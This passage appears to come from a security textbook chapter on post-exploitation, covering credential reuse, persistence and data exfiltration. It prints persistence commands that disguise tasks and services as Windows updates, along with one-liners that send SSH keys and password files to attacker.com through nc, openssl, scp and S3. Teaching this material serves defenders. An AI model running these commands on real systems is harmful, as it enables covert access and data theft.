
Figure 8.13: Reusable material must match the target's protocol and validation rules.
Text description for Figure 8.13
Pass-the-hash uses a recovered NT password hash to participate in NTLM authentication. Pass-the-ticket uses Kerberos ticket credentials with associated session-key material. The bearer-token case presents an acquired access token to a resource that accepts it. These materials are not interchangeable. Successful use depends on the target protocol, validity, permissions, protections, and any relevant expiry or binding. Reusing a credential does not grant rights beyond those that the target accepts for it.
Establishing Persistence
After privilege escalation and credential dumping, establish persistence mechanisms:
Scheduled tasks (Windows):
# Create a scheduled task that runs every 5 minutes
$action = New-ScheduledTaskAction -Execute 'C:\Windows\System32\cmd.exe' -Argument '/c C:\shell.bat'
$trigger = New-ScheduledTaskTrigger -Once -At (Get-Date).AddHours(1) -RepetitionInterval (New-TimeSpan -Minutes 5) -RepetitionDuration (New-TimeSpan -Days 365)
Register-ScheduledTask -TaskName 'Windows Update' -Action $action -Trigger $trigger -RunLevel Highest
SSH keys (Linux):
# Create .ssh directory
mkdir -p ~/.ssh

# Add public key
echo "ssh-rsa AAAAB3NzaC1yc2E..." >> ~/.ssh/authorized_keys
chmod 600 ~/.ssh/authorized_keys

# Maintain access via SSH
ssh -i private_key user@target
Windows services:
# Create a custom service running a malicious payload
New-Service -Name 'Windows Defender Update' -BinaryPathName 'C:\Windows\System32\cmd.exe /c C:\shell.bat' -StartupType Automatic
Start-Service -Name 'Windows Defender Update'
Post-Exploitation: Data Exfiltration
Extract data while evading detection:
Slow exfiltration (avoid network alerts):
# Compress sensitive data
tar -czf data.tar.gz /etc/passwd /root/.ssh /home/*/Documents

# Exfiltrate slowly (1 MB per hour)
dd if=data.tar.gz bs=1M | pv -L 1M | nc attacker.com 4444
Encrypted channels:
# Use TLS to encrypt exfiltration
openssl s_client -connect attacker.com:443 < data.tar.gz

# Or SSH
scp -r /sensitive/data user@attacker.com:/exfil/
Cloud exfiltration:
# Use legitimate cloud services
rclone copy /sensitive/data gdrive:shared/

# Or S3
aws s3 cp /sensitive/data s3://attacker-bucket/
As shown in Figure 8.14, data is collected into a staged archive and transferred across a network boundary to a destination.

Figure 8.14: Collection, staging, and transfer produce different evidence.
Text description for Figure 8.14
Collection gathers selected data. Staging prepares it for movement, for example by creating an archive. Transfer moves bytes to a destination across a network boundary. These are distinct actions, and observing one does not prove that the others completed. Traffic records can show timing, endpoints, and byte counts, while proving which files arrived may require source and destination evidence. Encryption or low transfer volume does not guarantee invisibility. Any authorized demonstration remains bounded by the agreed data-handling scope.
Image Credits
Instructional Diagrams (AI-Assisted)
Figures 8.1 through 8.14 were created with the built-in OpenAI image-generation tool on September 24, 2026. Codex prepared the prompts from this chapter and the instructor's visual requirements, then reviewed the labels, connectors, and text equivalents. The tool did not report an exact model identifier. These are conceptual instructional illustrations. Example records and network scenarios are synthetic.
Technical references used for figure review:
- Figures 8.1, 8.2: RFC 4120: Kerberos V5.
- Figures 8.2: MITRE ATT&CK: Kerberoasting.
- Figures 8.2: MITRE ATT&CK: AS-REP roasting.
- Figures 8.7: OpenID Connect Core 1.0.
- Figures 8.6, 8.7, 8.13: RFC 6750: OAuth bearer token usage.
- Figures 8.9: Microsoft: Credentials processes in Windows authentication.
- Figures 8.11: Microsoft: Dynamic-link library search order.
- Figures 8.12: Microsoft: CreateProcessA executable path interpretation.
Chapter Summary
-
Kerberoasting requests service tickets from any authenticated user, extracts password hashes encrypted in the tickets, and cracks them offline. Service accounts with weak passwords are vulnerable.
-
AS-REP roasting targets users with DONT_REQUIRE_PREAUTH enabled; the KDC returns a hash without requiring authentication, making it faster to crack than Kerberoasting.
-
LDAP injection exploits unsanitized LDAP filters to bypass authentication and extract user data.
-
Password spraying and credential stuffing test common passwords or leaked credentials against many users; they succeed when policies allow multiple login attempts.
-
MFA fatigue sends repeated push notifications until a fatigued user approves one; token attacks steal and reuse authentication tokens across services.
-
SAML and OIDC attacks exploit signature validation flaws and token reuse to forge assertions and bypass authentication.
-
Privilege escalation exploits unquoted service paths, DLL hijacking, UAC bypass, and deprecated features; LOLBins are legitimate tools used for malicious purposes.
-
Credential dumping from LSASS and SAM extracts plaintext passwords and hashes; pass-the-hash and pass-the-ticket allow lateral movement without plaintext passwords.
-
Log tampering erases audit trails; process injection hides malicious code in legitimate processes.
-
Persistence mechanisms (scheduled tasks, SSH keys, services) maintain access after the initial compromise.